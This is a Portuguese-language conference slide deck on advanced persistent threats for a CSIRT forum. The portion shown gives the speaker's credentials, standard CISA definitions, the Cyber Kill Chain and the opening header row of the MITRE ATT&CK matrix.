Quando um APT entra em sua casa

12º Fórum de CSIRTs

TLP:CLEAR

PALESTRANTE

LAIOS BARBOSA

As opiniões expressas aqui são tão somente as opiniões do autor e não expressam, direta ou indiretamente, as opiniões do seu empregador.

WHOAMI

- ✓ Graduado em Engenharia de Computação pelo Instituto Militar de Engenharia **(IME)**
- ✓ Oficial do Exército Brasileiro – Chefe do CCTIR/EB
- ✓ Cofundador e Instrutor da **GoHacking**
- ✓ Foi instrutor do **SANS Institute**
- ✓ Certificações em SegInfo: **CISSP**, **GSE #291, OSCP**, **OSWP**, **OSCE**, GSP, GX-PT, GX-CS, GX-IA, GX-IH, GSEC, GCED, GCIA, GCIH, GCWN, GCFA, GNFA, GWAPT, GPEN, GPYC, GMOB, GDAT, GAWN, GRID, GREM, GXPN (https://www.credly.com/users/laios-barbosa)
- ✓ Mais de 15 anos de experiência em Administração de Redes/Sistemas e Segurança da Informação
- ✓ Participação ativa nos **Grandes Eventos** – Gerência e Proteção dos Sistemas de Comando e Controle do Ministério da Defesa: Rio +20, Copa das Confederações 2013, Jornada Mundial da Juventude, Copa do Mundo 2014, Jogos Olímpicos 2016
- ✓ “Um pouco viciado em **CTF** … ☺”
- ✓ **SANS NetWars** Champion (and Champion of Champions)
- ✓ Pai, Marido e Surfista

CERT
Incident Response Process Professional
Certificate Holder

Agenda

1. Objetivo
2. Introdução
3. Frameworks
4. Tendências
5. Alguns casos de APT …
6. CVE-2023-4868
7. Lições Aprendidas

Objetivo

Objetivo

Entender melhor a natureza de um *Advanced Persistent Threat* (**APT**) e compartilhar lições aprendidas no combate à esse tipo de ameaça

Introdução

Segurança da Informação

C I A

Vulnerabilidades

Vulnerability: *A characteristic or specific weakness that renders an organization or asset (such as information or an information system) open to exploitation by a given threat or susceptible to a given hazard.*

https://niccs.cisa.gov/cybersecurity-career-resources/glossary#V


Ameaça

Threat: *A circumstance or event that has or indicates the potential to exploit vulnerabilities and to adversely impact (create adverse consequences for) organizational operations, organizational assets (including information and information systems), individuals, other organizations, or society. Includes an individual or group of individuals, entity such as an organization or a nation, action, or occurrence.*

https://niccs.cisa.gov/cybersecurity-career-resources/glossary#T

Ameaça

https://www.rapid7.com/blog/post/2017/05/15/using-threat-intelligence-to-mitigate-wanna-decryptor-wncry/


?? APT ??

APT

Advanced Persistent Threat

*"A **sophisticated** threat actor, often associated with a **nation-state**, that has the **resources and capabilities to conduct a sustained cyber campaign** against a target individual or organization. The APT often spends a lot of time learning about their target before conducting an intrusion to **establish an undetected presence** in the target's network. This ultimately enables the APT to surveil the target, steal sensitive data, or conduct other malicious activity over a **prolonged period of time**."*

https://www.cisa.gov/resources-tools/resources/project-upskill-glossary

Ameaças Tradicionais

Ameaças Tradicionais

APT

Anti-APT

Anti-APT

Anti-APT

Anti-APT

Frameworks

Cyber Kill Chain

Cyber › Cyber Kill Chain®

Resources › Overview Video › Join Our Team › News › Contact Us

THE CYBER KILL CHAIN®

Developed by Lockheed Martin, **the Cyber Kill Chain®** framework is part of the **Intelligence Driven Defense®** model for identification and prevention of cyber intrusions activity. The model identifies what the adversaries must complete in order to achieve their objective.

The seven steps of the Cyber Kill Chain® enhance visibility into an attack and enrich an analyst's understanding of an adversary's tactics, techniques and procedures.

A: Advanced

Targeted, Coordinated, Purposeful


P: Persistent

Month after Month, Year after Year

T: Threat


Person(s) with Intent, Opportunity, and Capability

https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html



https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

MITRE ATT&CK



https://attack.mitre.org/

MITRE ATT&CK

ATT&CK Matrix for Enterprise

layout: side | show sub-techniques | hide sub-techniques

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 9 techniques	Execution 14 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 17 techniques	Discovery 31 techniques	Lateral Movement 9 techniques	Collec 17 techn
Active Scanning (3)	Acquire Access	Drive-by Compromise	Cloud Administration Command	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	